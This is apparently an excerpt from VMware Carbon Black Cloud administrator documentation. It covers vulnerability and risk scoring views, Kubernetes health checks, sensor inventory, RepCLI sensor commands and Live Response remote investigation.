
You view VM workloads and endpoints vulnerabilities, and take actions on them through the Carbon Black Cloud console.

Assessing Vulnerabilities for VMs and Endpoints

Assessing vulnerabilities can help reduce risk in your environment. You view the full context of any individual vulnerability that exists on an asset, how it impacts your environment, including risk score details, and perform remediation.

Accessing **Vulnerabilities** depends on your system configuration:

- If you do not have Container Security feature enabled, click **Vulnerabilities** in the left navigation pane.
- If you have Container Security feature enabled, navigate to **Harden > Vulnerabilities** in the left navigation pane.



In the left navigation of the Carbon Black Cloud console, click **Vulnerabilities**, and navigate to the required tab to view all vulnerabilities for your virtual machine (VM) or an endpoint.

VM workloads and endpoints can have multiple vulnerabilities, each with a different risk score. Based on this score, vulnerabilities are filtered on the level of severity - critical, important, moderate, or earlier. The higher the risk score, the later the severity.

The **Vulnerabilities** page shows the count of all vulnerabilities across all assets - operating systems (OS), apps, and versions.

VM Workloads Vulnerabilities

After deploying sensors on workloads, you can view the vulnerability data within few minutes. You can review security vulnerabilities and use this information to schedule maintenance windows for patches or updates. Vulnerability data for newly added virtual machines (VMs) to your inventory typically collects within minutes, but under certain circumstances it may take up to 24 hours.

You view all vulnerabilities for your workloads while logged in to the Carbon Black Cloud console and navigating to the **Vulnerabilities > VMs** tab.

The **Inventory > VM Workloads > Enabled** tab provides a quick view of workload vulnerabilities as well. Double-click a row and view all of the vulnerable processes running on the selected VM in the **Vulnerabilities** section, part of the VM's details panel.

VMs can have multiple vulnerabilities, each with different risk score. Based on this score, vulnerabilities are filtered on the level of severity - critical, important, moderate, or low. The higher the risk score, the higher the severity. To learn more about severity and risk score, refer to [Risk Evaluation](#).

Critical severity is the default filter. To view all vulnerabilities irrespective of their severity, click **All**. This view shows the count of all vulnerabilities across all assets and products - operating systems (OS), apps, and versions.

Depending on how you want to view the vulnerability data, you can select either the **VMs** view or the **Vulnerabilities** view from the **View by** drop-down menu.

VMs View

After you navigate to the **Vulnerabilities > VMs** tab, the **VMs** view is available by default. Here you can filter the data by **OS** (Windows or Linux) and manage the data the sensors gather from all VMs in your environment. Double-click an asset row or click the **>** icon to view more information on related vulnerabilities in the expanded **Vulnerabilities** details panel. To view the updated vulnerability data immediately, click **Reassess now** from the **Vulnerabilities** details panel.

Vulnerabilities View

Once you navigate to the **Vulnerabilities > VMs** tab, select the **Vulnerabilities** view from the **View by** drop-down menu. While in the **Vulnerabilities** view, you can use the **Type** drop-down menu to filter data based on **App** or **OS**. Use the **OS** drop-down menu to filter data based on **Windows** or **Linux**.

OS-level and App-level vulnerabilities for Windows VMs are discovered through the OS details and security patches applied on each VM. OS-level and App-level vulnerabilities for Linux VMs are discovered through the OS details and the list of all installed packages. When the security patch associated with vulnerability is not applied or the package installed is detected to be vulnerable, the system flags the VM as vulnerable. For details on how to remediate a vulnerability, see [Resolve Vulnerabilities](#).

Endpoints Vulnerabilities

After deploying sensors on endpoints, you can view security vulnerabilities and use this information to schedule patches or updates. Vulnerability data for newly added endpoints typically collects within minutes, but under certain circumstances it can take up to 24 hours.

You can view all vulnerabilities for your endpoints while logged in to the Carbon Black Cloud console and navigating to the **Vulnerabilities > Endpoints** tab.

The **Inventory > Endpoints** screen allows you to access the device's vulnerabilities as well. Double-click a row and locate the **Vulnerability** severity in the drop-down panel. If you wish to view the updated vulnerability data immediately, click **Reassess now**.

Endpoints can have multiple vulnerabilities, each with a different risk score. Based on this score, vulnerabilities are filtered by severity - critical, important, moderate, or low. The higher the risk score, the higher the severity. To learn more about severity and risk score, refer to [Risk Evaluation](#).

Critical severity is the default filter. To view all vulnerabilities irrespective of their severity, click **All**. This view shows the count of all vulnerabilities across all endpoints.

Depending on how you want to view the vulnerability data, you can either select the **Endpoints** view or the **Vulnerabilities** view.

Endpoints View

Once you navigate to **Vulnerabilities > Endpoints** tab, the **Endpoints** view is available by default. Here you can filter the data by **OS** and manage the data the sensors gather from all endpoints in your environment. Double-click a row or click the > icon to view more information on related vulnerabilities in the expanded **Vulnerabilities** details panel. Vulnerability data for each endpoint is refreshed automatically every 24 hours. If you wish to view the updated vulnerability data immediately, click **Reassess now** from the **Vulnerabilities** details panel.

Vulnerabilities View

When you select **Vulnerabilities** from the **View by** drop-down menu, you can filter data based on **Type** (App or OS), or based on **OS** (Windows or Linux).

OS-level and App-level vulnerabilities for Windows endpoints are discovered through the OS details and security patches applied on each endpoint. OS-level and App-level vulnerabilities for Linux endpoints are discovered through the OS details and the list of all installed packages. When the security patch associated with vulnerability is not applied or the package installed is detected to be vulnerable, the system flags the endpoint as vulnerable. For details on how to remediate a vulnerability, see [Resolve Vulnerabilities](#).

Risk Evaluation

The Risk Score is a metric that accurately represents the risk of a given vulnerability in your data center. It does so by combining CVSS information with proprietary threat data and advanced modeling from Kenna Security.

Measures of Risk

Carbon Black partners with Kenna Security to leverage the largest database of vulnerability, exploit, and event threat data in the industry. This data is distilled into three main measures of risk:

- Active Internet Breach: Presence of near-real-time exploitation
- Malware Exploitable: Availability of an exploit module in a weaponized exploit kit
- Easily Exploitable: Availability of a recorded exploit

There are few metrics defined for CVSS. Few of the metrics are about the attack method itself, whereas the others depend on how the application assesses impact - the direct consequence of a successful exploit. To learn more about CVSS, visit [Common Vulnerability Scoring System](#).

Risk Score

Every vulnerability is assigned a risk score of between 0.0 (no risk) and 10.0 (maximum risk). The risk score range and severity are defined as follows.

Score Range	Severity
0.0 - 3.9	Low
4.0 - 6.9	Moderate
7.0 - 8.9	Important
9.0 - 10.0	Critical

To learn more about how the risk is calculated, refer to the [Kenna Security documentation](#).

Export Vulnerability Data

The Carbon Black Cloud console allows you to export vulnerability data as a CSV file to analyze the data and coordinate remediation processes.

Prerequisites

Use the search criteria to filter deployed VMs or endpoints, and gather specific vulnerability data. Otherwise, you collect vulnerability data for all deployed assets in your environment.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Vulnerabilities > VMs** tab, or the **Vulnerabilities > Endpoints** tab.

- 2 Click the **Export** button.

The data, ready for download, appears in the **Notifications** drop-down menu.

- 3 Expand **Notifications** and click the download icon.

Results

The vulnerability data for the selected VM workloads or endpoints saves locally as a CSV file.

Resolve Vulnerabilities

If a vulnerability scan identifies vulnerabilities in your VM or endpoint, you must remediate them.

You can resolve a vulnerability for a VM or an endpoint within the **Vulnerabilities** view of the Carbon Black Cloud console.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Vulnerabilities > VMs** tab.
- 2 Select **Vulnerabilities** from the **View by** drop-down menu.
- 3 Double-click a vulnerability row, or click the > icon.

The **Vulnerabilities** detail panel appears.

- 4 Optional. Click the Common Vulnerabilities and Exposures (CVE) ID.

You access the [National Vulnerability Database](#) site and can view details on the CVE ID.

- 5 Select the Knowledge Base (KB) resource.

You can see detailed information on version and build number, and how to get the security update.

- 6 Install the patch or upgrade to the listed version and build number.

Container Image Vulnerability

After scanning your container images, you can view the vulnerability data immediately on the Carbon Black Cloud console. The container image is matched against the known vulnerabilities from the database. Based on your configured Kubernetes policy, you can view security vulnerabilities, find out availability of a fix for that particular vulnerability, and use this information to schedule patches or updates.

For more information about container image scanning, see [CLI Client Configuration](#).

- To view vulnerabilities for your containers, on the left navigation pane, click **Harden > Vulnerabilities**. Make sure you are in the **Container Images** tab.

Critical severity is the default filter. To view all vulnerabilities irrespective of their severity, click **All**.
- By default, you can see vulnerabilities for all the containers images that are scanned using the CLI. To filter vulnerabilities running only in the Kubernetes environment, select **Running in Kubernetes**.

Double-click a row or click > to view more information on related vulnerabilities in the expanded details panel. For more details, see [Monitoring Vulnerabilities for Kubernetes Images](#).

Evaluating Risk for Container Images

The Common Vulnerability Scoring System (CVSS) is a standard measurement system for describing characteristics and severity of software vulnerabilities. Every vulnerability is assigned a risk score of between 0.0 (no risk) and 10.0 (maximum risk).

CVSS consists of three metric groups:

- **Base:** characteristics of a vulnerability that are constant over time and across user environments.

- **Temporal:** characteristics of a vulnerability that might change over time but not across user environments.
- **Environmental:** characteristics of a vulnerability that are relevant and unique to a particular user environment.

For more details, refer to the [CVSS 3.0 Specification](#) (external link).

The risk score range and severity are defined as follows.

Rating	Score
None	0.0
Low	0.1 to 3.9
Medium	4.0 to 6.9
High	7.0 to 8.9
Critical	9.0 to 10.0

Note The vulnerabilities for which the threat vectors are not yet known are grouped under the **Unknown** severity. This means that the system was able to identify a given artifact as vulnerable but there may not be CVE attached to the vulnerability. Unknown severity can also range between 0-10.

For more information about how Carbon Black Cloud represents the CVSS ratings, see [Color Indicators for Image Vulnerabilities](#).

Kubernetes Search

K8s Search helps find potential violations of rules for a Kubernetes scope, before enforcing a policy for that scope.

After reviewing the K8s Health information, use K8s Search to investigate resources and filter them by scope and rule. The search result is a collection of Kubernetes resources, which violate a rule. You can save searches for further investigation. You can view, edit, or delete a saved search.

Kubernetes Health

The K8s Health page shows the current state of your Kubernetes environment and a summary on potential vulnerabilities

The vulnerabilities are split into five categories: **Workloads**, **Network**, **Operations**, **Volume**, and **Container Images**.

Note Not all findings are vulnerabilities.

- **Workloads** group built-in rules which identify settings that may expose your deployment to attack.

- **Network** groups built-in rules which identify Ingress services (read more for [Ingress](#)) in use in your deployment.
- **Operations** group built-in rules which identify performance and utilization of workloads.
- **Volume** groups built-in rules which identify access to data within your deployment.
- **Container Images** groups built-in rules which identify issues and vulnerabilities within your container images.

Note The K8s Health page reflects the current state of the Kubernetes workloads (workload is an application running on Kubernetes). The page does not display the results from applying any policies, if enabled policies exist in the system.

For policies violations, go to the [Kubernetes Violations](#) page or the [Kubernetes Workloads](#) page.

Risk Severity

Risk Severity is a metric representing the risk of security vulnerability for your K8s workload using the Kubernetes Common Configuration Scoring System (KCCSS), a framework for rating security risks associated with misconfigurations.

Kubernetes Common Configuration Scoring System

KCCSS scores both risks and remediations as separate rules. It calculates risk for every runtime setting of a workload and then the total risk of the workload. For each workload, a risk score ranging from 0 (no risk) to 10 (high risk) is assigned. You can view the risk severity for each cluster under **Risks**.

Measures of Risk

KCCSS shows the potential impact of risky configuration settings in three areas:

- **Confidentiality**: exposure of Personal Identifiable Information (PII), potential access to secrets, etc.
- **Integrity**: unwanted changes to the container, host, or cluster such as being able to change the runtime behavior, launch new processes, new pods, etc.
- **Availability**: exhaustion of resources, denial of service, etc.

KCCSS takes into account if the risk is limited to the container or may impact the entire cluster, the ease of exploiting the risk, and whether an attack would require local access or can rate the risk remotely. It also combines all security risks associated with a workload, along with the required remediations to attribute an overall risk score to the workload.

Risk Score

The scoring system takes into account over 30 security settings for K8s configurations. The exact rules and scoring formula are part of KCCSS, the open-source framework. Based on the score, workloads are filtered by the level of severity: high, medium, or low. The higher the risk score, the higher is the severity. Every workload is assigned a risk score of between 0 (low risk) and 10 (high risk).

Score Range	Severity
0 - 3	Low
4 - 6	Medium
7 - 10	High

Monitor Kubernetes Clusters Health Overview

Risk detection is informational at this stage and is used to check the security vulnerability on deployed resources. Risks are categorized under Overview and described in detail under Risks.

Overview tab provides a summary of violations against built-in rules suggested for the selected scope. The number of vulnerabilities found indicates the level of security posture of the running workloads.

By default, the **K8s Health** page is set to All scopes, which includes all resources in all clusters.

Procedure

- 1 On the left navigation pane, click **Harden > K8s Health**.
- 2 Look at the K8s clusters health summary on the **Overview** tab, and filter by scope after creating scopes. The default is set to *All scopes*, meaning all resources in all clusters.
- 3 Click on each rule where risks are identified. Depending on the rule you select and the specifics of your K8s environment, a list of K8s resources will be displayed with a precise cluster, namespace, resource kind, and resource name. The numbers at the top of the table are groupings of unique elements found in the table. These groupings will differ for different Kubernetes environments.
- 4 Select the **Risks** tab and find a scope for further inspection.

Results

The analysis of your Kubernetes environment on the **Overview** tab is comprehensive. It provides you an additional opportunity to improve your security posture.

What to do next

Reduce risks in your K8s environment and create policies to enforce Alert or Block actions in the future if any rule validation fails. The **K8s Health** page will reflect all changes in your environment once you have taken action to resolve any potential vulnerabilities.

Review Risks for Kubernetes Scopes

Risks tab provides a detailed list of identified risks for all workloads available in the Kubernetes environment. The filters are pre-populated with the available resources in the K8s environment, and you can narrow down the list of workloads to monitor.

The [Risk Severity](#) is used for assessment.

You can investigate the number of risks, their severity (High, Medium, Low) and the risk severity reasoning for your K8s scopes.

Under **Risks**, view risks associated with a K8s resource. Expand each row to view details. Resources marked with a High Risk score would need more attention and quicker resolution.

Filter results by:

- **Risk Severity:** Each of your K8s resources is scored with a risk severity rating of High, Medium, or Low. See [Risk Severity](#) for more details.

The risk severity is based on a scoring system created specifically for Kubernetes environments. This system takes over 30 security settings for K8s configurations into account.

- **Resource Kind**
- **Risks:** Risks are predefined using the KCCSS
- **Namespaces**
- **Clusters**

What to do next

Reduce risks in your K8s environment and create policies to enforce Alert or Block actions in the future if any rule validation fails. The **K8s Health** page will reflect all changes in your environment once you have taken action to resolve any potential vulnerabilities.

Kubernetes Violations

K8s Violations provides a log of alerts on violations due to changes that happen in your Kubernetes environment after enabling Kubernetes policies.

Search for Kubernetes violations and narrow down results by time period. Either select a time period between 30 minutes to a month, or define a custom time period. At any point, you can include dismissed alerts for violations on the page. Click **Dismiss** to hide known alerts.

The filters are pre-populated with all available clusters, namespaces, and resource kinds in the Kubernetes environment.

Inventory

7

This chapter includes the following topics:

- [Endpoints](#)
- [USB Devices](#)
- [Securing VM Workloads](#)
- [Sensor Groups](#)
- [Image Repositories](#)
- [Kubernetes Workloads](#)
- [Kubernetes Clusters](#)
- [Kubernetes Scopes](#)
- [Kubernetes Images](#)

Endpoints

A Carbon Black Cloudsensor is installed on every endpoint that the Carbon Black Cloud protects. The sensor communicates with Carbon Black analytics and the Carbon Black Cloud console.

On the **Endpoints** tab, view the current status of your organization's endpoint sensors.

On the **Sensor Update Status** tab, view the progress and results of updated sensors.

For information regarding installing, updating, or uninstalling sensors, see the following sections in the *VMware Carbon Black Cloud Sensor Installation Guide*:

- [Installing Windows Sensors on Endpoints](#)
- [Installing Linux Sensors on Endpoints](#)
- [Installing macOS Sensors on Endpoints](#)
- [Installing Sensors on Endpoints in a VDI Environment](#)
- [Updating Sensors on Endpoints](#)
- [Uninstalling Sensors from Endpoints](#)

Search for Sensors

On the **Inventory > Endpoints** page in the Carbon Black Cloud console, you can search for specific sensors by any criteria that exists in the list of sensors. For example, you can search for specific devices, users, or operating systems.

The following table provides examples of valid operating system search queries. They are not case-sensitive.

Note Operating system versions listed in the following table are examples only; other operating system versions are accepted as well.

Table 7-1. Sensor Search by OS

Linux	macOS	Windows
CentOS 7.9-2009	MAC	Windows
RHEL 7.8	OS X	Windows Server
Amazon 2.0	10.14.6	Windows 10
Debian 9.13	10.15.7	x64
Ubuntu 19.10	10.14.* where * is a wildcard	x86
OpenSUSE Leap 15.2		
SLES 12 SP2		

Managing Sensors by using RepCLI

RepCLI is a command line tool that can be used to locally administer Windows and macOS sensors.

You can use RepCLI to change sensor settings, view sensor data, and run sensor commands without being connected to the Carbon Black Cloud console.

Manage Windows Sensors by using RepCLI

You can use RepCLI to locally manage certain Windows sensor functions.

RepCLI is included in Windows sensors beginning with version 3.3.0.953 on all supported Windows operating systems. RepCLI is located in C:\Program Files\Confer.

Active Directory-based SID authentication provides full access to all RepCLI commands for Windows sensors. Not all commands require authentication. To enable authentication, see [Enable RepCLI Authentication for Windows Sensors](#).

To run RepCLI, open a command prompt window and change to the appropriate directory. Run RepCLI commands in this window; for example, `repcli status`. Commands should be on a single line.

The following RepCLI commands are available for Windows sensors:

Table 7-2. RepCLI Commands for Windows Sensors

Command	Description	Authentication Required?	Example
bypass	Enables (1) or disables (0) bypass mode.	Yes	repcli bypass 0
capture	Generates logs for support. The logs are written as a single compressed file named confer-temp.zip or psc_sensor.zip. Only CLI_USERS have access to the file.	No	repcli capture C:\Windows\Temp
cloud <argument>	Sensor checks in with the Carbon Black Cloud console. For a list of arguments, run repcli cloud.	Yes	repcli cloud hello
deviceid	Returns the Device ID value in the cfg.ini file.	No	repcli deviceid
lastlivequerytime	Displays the last time that a LiveQuery session was run.	No	repcli lastlivequerytime
status	Displays sensor state values such as version, cloud status, queue status, diagnostic status, enforcement status, and recent sensor alarms.	No	repcli status
updateavsignature	Initiates update of local scanner signatures. You can confirm the update by running the RepCLI status command.	No	repcli updateavsignature
updateavsignature now	Performs a synchronous update of local scanner signatures and returns success/failure as output.	No	repcli updateavsignature now
updateconfig	Directs RepMgr to read updated values from the cfg.ini file.	No	repcli updateconfig

Enable RepCLI Authentication for Windows Sensors

Some Windows sensor RepCLI commands require user authentication. This article explains how to enable authentication.

To enable RepCLI authentication during sensor installation, use the CLI_USERS=sid command line option. See [Installing Windows Sensors on Endpoints](#) and [Windows Sensor Supported Commands](#). To enable authentication after the sensor is installed, perform the following steps.

Procedure

- 1 In the Carbon Black Cloud console, click **Inventory > Endpoints**.
- 2 Select the endpoint, click **Take Action**, and click **Enable bypass**. Confirm the action.
- 3 Open a command prompt window as an administrator to perform the remaining steps.

4 Create a backup of the `cfg.ini` file.

For Windows sensor versions 3.6 and earlier, type the following command:

```
copy "C:\Program Files\Confer\cfg.ini" "C:\Program Files\Confer\cfg-bkp.ini"
```

For Windows sensor versions 3.7 and later, type the following command:

```
copy "C:\ProgramData\CarbonBlack\DataFiles\cfg.ini" "C:\ProgramData\CarbonBlack\DataFiles\cfg-bkp.ini"
```

5 Append the following parameter to `cfg.ini`: `AuthenticatedCLIUsers=<SID>`, where *SID* is an AD group or user SID. Because only one SID is allowed, do not run this command more than one time. For example:

```
echo AuthenticatedCLIUsers=S-1-5-21-992878714-4041223874-2616370337-1001 >>
C:\ProgramData\CarbonBlack\DataFiles\cfg.ini
```

Caution It is critical to use `>>` instead of `>` in the command syntax. Using `>` would replace all file contents with the single line that is being added.

As a best practice, we recommend that you do not use the SID account for the local administrator account because it is well-known and could be used for malicious purposes by an attacker. We recommend that you specify the SID of an AD Group. In that way, you can enable authentication based on a single SID, instead of using RepCLI authenticated commands as a single user or using a shared account (less secure). You can update group membership as needed to allow additional secured use of RepCLI.

6 Verify that the inserted value is saved in `cfg.ini`.

For Windows sensor versions 3.6 and earlier, type the following command:

```
findstr "Authenticated" "C:\Program Files\Confer\cfg.ini"
```

For Windows sensor versions 3.7 and later, type the following command:

```
findstr "Authenticated" "C:\ProgramData\CarbonBlack\DataFiles\cfg.ini"
```

- 7 After you have verified the `cfg.ini` contents, delete the `cfg-bkp.ini` file that you created in Step 4.
- 8 Change to the RepCLI directory; this is `C:\Program Files\Confer`.
- 9 Run the following RepCLI command: `repcli updateconfig`.
- 10 Disable bypass by running `repcli bypass 0`.

Note If Step 10 fails, it is most likely due to an error in `cfg.ini` or that you are not a member of the AD group that is identified by the SID. To determine the latter case, type `whoami /groups`.

Manage macOS Sensors by using RepCLI

RepCLI is a command line tool that superusers can use to locally manage certain macOS sensor functions.

RepCLI is included in macOS sensors beginning with version 3.5.1 on macOS 10.12 and later operating systems. RepCLI is located in `/Applications/VMware Carbon Black Cloud/repcli.bundle/Contents/MacOS/`. A timestamped log of RepCLI invocations is at `/Library/Logs/RepCLI.log`. RepCLI invocations are also logged to the system log (Console).

To run RepCLI, launch a terminal, and navigate to the RepCLI directory. Run RepCLI commands within this terminal; for example, `$ sudo repcli status`. You can get help for a particular command by running the `help` command and providing the name of that command as an argument. For example: `$ sudo repcli help status`.

Some commands require user authentication; these are indicated in the following examples as requiring an *<uninstall code>* as part of the command syntax. Commands should be on a single line.

The following RepCLI commands are available for macOS sensors:

Table 7-3. RepCLI Commands for macOS Sensors

Command	Description	Example
bypass	Enables (1) or disables (0) bypass mode.	<code>\$ sudo repcli bypass 0 <uninstall code></code>
capture	Generates and zips sensor logs and data.	<code>\$ sudo repcli capture <uninstall code> <dir></code>
cloud	Sensor checks in with the Carbon Black Cloud console.	<code>\$ sudo repcli cloud hello</code>
counters	Displays kernel extension diagnostic counters.	<code>\$ sudo repcli counters</code>
help	Displays information about RepCLI commands.	<code>\$ sudo repcli status help</code>
setsensorkest	Toggles the sensor state from SysExt to Kext.	<code>\$ sudo repcli setsensorkest <uninstall code></code>
setsensorkestloadoptions	Allows setting kext load options. <i><option string></i> is <i>persistent</i> or <i>unloadable</i> .	<code>\$ sudo repcli setsensorkestloadoptions <uninstall code> <option string></code>
setsensorsysex	Toggles the sensor agent from Kext to SysExt.	<code>\$ sudo repcli setsensorsysex <uninstall code></code>
startCbServices	Loads the sensor driver and repmgr daemon.	<code>\$ sudo repcli startCbServices <uninstall code></code>

Table 7-3. RepCLI Commands for macOS Sensors (continued)

Command	Description	Example
status	Displays sensor state values such as version, cloud status, queue status, diagnostic status, enforcement status, and recent sensor alarms.	\$ sudo repcli status
version	Returns the current product version.	\$ sudo repcli version

Sensor Status and Details

All deployed sensors are displayed in the table by default.

In the Filters pane, select a filter or sensor group to limit the list of sensors to that particular group. View additional sensor information by clicking the > next to a sensor name.

See: [Sensor Groups](#)

If a sensor is not a member of a sensor group, and was manually assigned a policy, it is listed as **Manually assigned**. If the sensor metadata does not match any group criteria, it is listed as **Unassigned**.

Sensor status

The **Status** column is used to indicate the state of a sensor's installation or activeness, as well as any admin actions taken on the sensor. As such, this column may contain multiple icons to indicate the state of a sensor.

Installation/Active states

- **Active:** Sensors have checked in within the last 30 days
- **Deregistered:** Sensors have been deregistered or uninstalled; they will persist on the Endpoints page in this status until removed
- **Eligible for update:** Sensors can be updated to the most current, available sensor version
- **Errors:** Sensors are reporting errors
- **Inactive:** Sensors have not checked in within the last 30 days
- **Pending:** Sensors have not yet been installed following an installation request email sent to a user

Admin action states

- **Bypass:** Sensors have been put into Bypass mode by an admin, all policy enforcement on the device is disabled and the sensor will not send data to the cloud; or, sensors momentarily enter Bypass mode during a sensor update
- **Quarantine:** Sensors have been put into Quarantine mode and are isolated from the network to mitigate spread of potentially malicious activity

User column

The **User** column displays certain user data based on OS and sensor version:

- macOS 3.3.2+ versions display last active user logged in on the device
- Windows 3.5+ versions display the last active user logged in every 8 hours; if there is no interactive user logged in within the 8 hour window, you may get a non interactive user name such as "Windows Manager\DWM-2"
- All other previous macOS and Windows versions display the user who installed the sensor
- All Linux versions are intentionally left blank, as multiple, simultaneous logged-in users and desktop users are possible

Manually Assign a Policy to Sensors

You can use this procedure to manually assign a policy to a sensor or selected group of sensors.

Procedure

- 1 Select **Inventory>Endpoints** from the left navigation pane.
- 2 Search for or select the sensor or group of sensors that you want to assign to a policy.
The **Take Action** button displays after sensors are selected.
- 3 From the **Take Action** drop-down, select **Assign policy**.
- 4 Select the policy from the list and click **Save**.

View and Update Signature Versions

The status of each sensor signature version is displayed in the **Sig** column.

Note This feature is not available for macOS or Linux sensors.

[Local Scan Settings](#) from the **Local Scan** tab on the **Policies** page to enable automatic updates for sensor signature versions. Local scan settings are only supported by Windows sensor versions 2.x+.

Signature version status

- **Circle:** Signature version is currently in date. Sigs display as in date if the signature version installed is released within 7 days of the current date.
- **Triangle:** Signature version is out of date. Sigs display as out of date if the signature version installed has not been released within 7 days of the current date.
- **Square:** Signature version is not yet reported or unidentifiable. Sigs may display as not yet reported if local scan is not configured or if the sensor encountered an error after local scan was configured, such as a connectivity issue.

Use Live Response

Use Live Response to perform remote investigations, contain ongoing attacks, and remediate threats using a command line interface.

Enable or disable Live Response

To use Live Response, users must be assigned a role with Live Response permissions in the Carbon Black Cloud. Live Response is available on endpoints running a version 3.0 or later sensor and which have been assigned a policy with Live Response enabled.

To enable or disable Live Response by policy

- 1 Click **Enforce**, then **Policies**.
- 2 Select a policy group.
- 3 In the **Sensor** tab, select or deselect the **Enable Live Response** checkbox as applicable, then click **Save**.

To disable Live Response by endpoint

- 1 Click **Endpoints** and select the sensors.
- 2 Click **Take Action**, then **Disable Live Response**, and confirm the action.

Note You can also disable Live Response during a command line sensor installation by using the `DISABLE_LIVE_RESPONSE` option.

Initiate a Live Response session

When you activate Live Response, you create and attach to a *session*. Up to 100 sessions can be running simultaneously, and multiple users can be attached to the same session. Each session is limited to 250 commands.

Live Response can be used on devices in bypass mode or quarantine.

To initiate a Live Response session

- 1 Click **Endpoints** and select the sensor. You can also initiate a Live Response session on the Alerts, Alert Triage, and Investigate pages.
- 2 In the **Take Action** column, click the **>** to start a Live Response session. On other pages, click the **Take Action** button to select the start a Live Response session option.
- 3 Click in the command window area and type the `help` command to view a list of available commands or use the [Live Response Commands](#). Type `help commandname` to get help about a specific command.

Note If more than one user submits a command through the session at approximately the same time, each command must finish executing before the next one can begin. One user can undo or otherwise modify what another user is doing.

Live Response command window status indicator

The command window is color-coded to denote a particular status and message.

- **Green:** The sensor is connected and a session is established. The host name for the endpoint displays.
- **Yellow:** The CB backend is waiting for the sensor to check in, or no endpoint is connected because no session is attached.
- **Red:** A session cannot be established with the sensor because the endpoint is offline, the sensor is disabled, or the sensor version does not support Live Response.

End a Live Response session

You can leave or terminate a Live Response session.

- Click **End my session** to leave your session. Other users attached to the session will remain until the session is terminated.
- Enter command `detach` to leave your session. Other users attached to the session will remain until the session is terminated.
- Enter command `detach -q` to terminate the session. Any other users attached to the session will also be detached.

Note By default, sessions timeout after 15 minutes of inactivity. The following events cause a session timeout:

- If a sensor does not check-in with the backend for 15 minutes, the sensor will timeout.
 - If there is 15 minutes of inactivity in the sensor user interface, the session will timeout.
-

Live Response activity logging

Live Response activity is logged on accessed sensors and the Carbon Black Cloud backend. Commands executed during a session for any accessed sensors are logged in the `cb1r.log` file, located in the sensor installation folder on the endpoint.

Live Response Commands

The commands listed in the following table are supported by Live Response.

Live Response supports the keyboard paste option. Use `ctrl+v` or `cmd+v` to paste into the terminal.

Command	Description
<code>cd [dir]</code>	Change the current working directory. Options include absolute, relative, drive-specific, and network share paths.
<code>clear</code>	Clear the console screen; you can also use the <code>cls</code> command for this purpose.
<code>delete [path]</code>	Delete the file specified in the path argument. The file is permanently deleted; it is not sent to the Recycle Bin.

Command	Description
detach	Detach from the current Live Response session. If a session has no attachments, it remains live until it times out (five minutes by default). The same action is performed by the End my session button.
detach -q	Terminate the current Live Response session. If a session has other users attached, these users will also be detached from the session.
dir	Return a list of files in the current directory.
drives	List the drives on the remote endpoint. This is for Windows only.
exec [processpath]	<p>Execute a background process specified in the processpath argument on the current remote endpoint. By default, process execution returns immediately and output is to stdout and stderr.</p> <ul style="list-style-type: none"> Options can be combined: <ul style="list-style-type: none"> exec -o outputfile processpath: Redirect the process output to the specified remote file, which you can download. exec -w processpath: Wait for the process to exit before returning. You can combine the options as shown in the following example to execute and capture the output from a script: <ul style="list-style-type: none"> exec -o c:\output.txt -w c:\scripts\some_script.cmd You must provide the full path to the process for the processpath argument. <ul style="list-style-type: none"> c:\windows\system32\notepad.exe
execfg	<p>Execute a process on the current remote endpoint and return stdout/stderr.</p> <ul style="list-style-type: none"> execfg -o: Write temporary command output to remote file. Launch a process on the remote endpoint, wait for it to complete and return stdout/stderr. Use the -o to write stdout and stderr content to a specific file before returning it to the Live Response session.
get [path]	Obtain the file that is specified in the path argument from the remote endpoint and download it to the local endpoint.
